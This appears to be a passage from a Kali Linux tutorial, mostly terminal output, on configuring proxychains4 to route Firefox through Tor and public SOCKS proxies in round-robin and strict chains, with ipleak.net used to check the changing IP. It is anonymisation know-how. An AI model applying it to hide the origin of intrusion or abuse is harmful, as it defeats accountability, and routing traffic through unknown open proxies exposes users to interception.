[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)

┌──(root㉿loke4884)-[/home/loke4884]
└─# proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)

┌──(root㉿loke4884)-[/home/loke4884]
└─# proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)

┌──(root㉿loke4884)-[/home/loke4884]
└─# proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Running Firefox as root in a regular user's session is not supported.  ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)
```

```
┌──(root㉿loke4884)-[/home/loke4884]
└─# su loke4884
```


```
┌──(loke4884㉿loke4884)-[~]
└─$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16


[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

ATTENTION: default value of option mesa_glthread overridden by environment.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile.services.mozilla.com:443 [proxychains] DLL init: proxychains-ng 4.16
[GFX1-]: Unrecognized feature ACCELERATED_CANVAS2D
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  safebrowsing.googleapis.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  content-signature-2.cdn.mozilla.net:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile-images.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile-images.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  content-signature-2.cdn.mozilla.net:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile-images.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile-images.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.google.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 [proxychains] DLL init: proxychains-ng 4.16
←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile.services.mozilla.com:443 ←←socket error or timeout!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 ←←socket error or timeout!
```

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo apt-get install gedit
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  gedit-common gir1.2-gtksource-4 gir1.2-peas-1.0 libamtk-5-0 libamtk-5-common libgtksourceview-4-0 libgtksourceview-4
  libtepl-common python3.11 python3.11-minimal
Suggested packages:
  gedit-plugins python3.11-venv python3.11-doc binfmt-support
The following NEW packages will be installed:
  gedit gedit-common gir1.2-gtksource-4 gir1.2-peas-1.0 libamtk-5-0 libamtk-5-common libpeas-1.0-0 libpeas-common libp
The following packages will be upgraded:
  libgtksourceview-4-0 libgtksourceview-4-common
2 upgraded, 15 newly installed, 0 to remove and 1380 not upgraded.
Need to get 10.0 MB of archives.
After this operation, 44.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 libpython3.11-minimal amd64 3.11.2-4 [813 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 python3.11-minimal amd64 3.11.2-4 [2,065 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 gedit-common all 44.2-1 [1,366 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libgtksourceview-4-common all 4.8.4-4 [532 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 libgtksourceview-4-0 amd64 4.8.4-4 [216 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 gir1.2-gtksource-4 amd64 4.8.4-4 [19.9 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libpeas-common all 1.34.0-1 [54.3 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libpython3.11-stdlib amd64 3.11.2-4 [1,797 kB]
```


After Installation

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo gedit /etc/proxychains4.conf
```

Opens proxychains4.conf file



For being more Anonymous , we use round_robin_chain as it changes its ip configuration within a particular give time slice comment all strict_chain , dynamic_chain Uncomment round_robin_chain and add more ips along with its port number in end as it changes one ip to another ip in time slice



```
# proxychains.conf  VER 4.x
#
#        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.


# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
round_robin_chain
#
# Round Robin - Each connection will be done via chained proxies
# of chain_len length
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped).
# the start of the current proxy chain is the proxy after the last
# proxy in the previously invoked proxy chain.
# if the end of the proxy chain is reached while looking for proxies
# start at the beginning again.
# otherwise EINTR is returned to the app
# These semantics are not guaranteed in a multithreaded environment.
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

```

Round_robin_chain

Take Ip address with corresponding ports on

https://spys.one/en/socks-proxy-list/

Take some Ips with corresponding ports along with corresponding proxy types from the link provided.


Proxy list added at the end of the file manually.

Node : that <proxy type> <ip address> <port> (Instead of colon between ip address and port we use space here)

```
157 [ProxyList]
158 # add proxy here ...
159 # meanwile
160 # defaults set to "tor"
161 socks4  127.0.0.1 9050
162 socks5  107.152.98.5 4145
163 socks5  208.102.51.6 58208
164 #socks5  192.111.129.145 16894
165 #socks5  142.54.231.38 4145
166
```

You can also uncomment remaning socks


Finally save the file and close it run the command




```
  ...   OK
Sandbox: seccomp sandbox violation: pid 26390, tid 26854, syscall 270, args 14 139910323149168 0 0 0 0.
select2: Function not implemented
Sandbox: seccomp sandbox violation: pid 26390, tid 26392, syscall 270, args 12 139910535022416 0 0 0 0.
select2: Function not implemented
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  ipv4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  ipv4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  ipv6.ipleak.net:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ⟵denied
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  ipv6.ipleak.net:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  ipv6.ipleak.net:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  ipv6.ipleak.net:443 ⟵denied
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fallback-ipv4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  fallback-ipv4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  fallback-ipv4.ipleak.net:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-1.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-2.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-3.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-5.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  push.services.mozilla.com:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-6.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-7.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-8.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-9.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  mitmdetection.services.mozilla.com:443  ...  OK
Sandbox: seccomp sandbox violation: pid 26390, tid 26854, syscall 270, args 14 139910323149168 0 0 0 0.
select2: Function not implemented
Sandbox: seccomp sandbox violation: pid 26390, tid 26854, syscall 270, args 14 139910323149168 0 0 0 0.
select2: Function not implemented
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-1.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  contile.services.mozilla.com:443 ⟵socket error or timeout!
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  ipv4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  contile.services.mozilla.com:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  ocsp.digicert.com:80  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-2.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-3.ipleak.net:443  ...  OK
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-3.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  127.0.0.1:9050  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-4.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  107.152.98.5:4145  ...  j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-5.ipleak.net:443  ...  OK
[proxychains] Round Robin chain  ...  208.102.51.6:58208  ...  push.services.mozilla.com:443  ...  OK
```

Directly connects to firefox

Search for : https://ipleak.net/



Next It shows different geo location



Strict_chain

Access only one ip address ,Strict to One ip address only for entire execution.

Configure proxychains4

```
┌──(loke4884㉿loke4884)-[~]
└─$ sudo gedit /etc/proxychains4.conf
```

Comment round_robbin_chain get ,Uncomment strict_chain


```
 1 # proxychains.conf  VER 4.x
 2 #
 3 #        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
 4
 5
 6 # The option below identifies how the ProxyList is treated.
 7 # only one option should be uncommented at time,
 8 # otherwise the last appearing option will be accepted
 9 #
10 #dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 #round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app
37 # These semantics are not guaranteed in a multithreaded environment.
38 #
```

RUN this strict_chain on proxychains4

```
┌──(loke4884㉿loke4884)-[~]
└─$ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
ATTENTION: default value of option mesa_glthread overridden by environment.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile.services.mozilla.com:443 [proxychains] DLL init: proxychains-ng 4.16
  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443 [GFX1-]: Unrecognized feature ACCELERATED_CANVAS2D
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  safebrowsing.googleapis.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  r3.o.lencr.org:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ocsp.pki.goog:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.google.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ocsp.pki.goog:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  content-signature-2.cdn.mozilla.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.gstatic.com:443 [proxychains] DLL init: proxychains-ng 4.16
  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.gstatic.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  www.gstatic.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  fonts.gstatic.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  fonts.gstatic.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  apis.google.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  axjj5gv0t0u77sajqf79g3zj2fgux5rkmzwijixh-1.ipleak.net:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  ipv4.ipleak.net:443 Sandbox: seccomp sandbox violation: pid 32610, tid 33086, syscall 270, args 14 140479321020784 0 0 0 0.
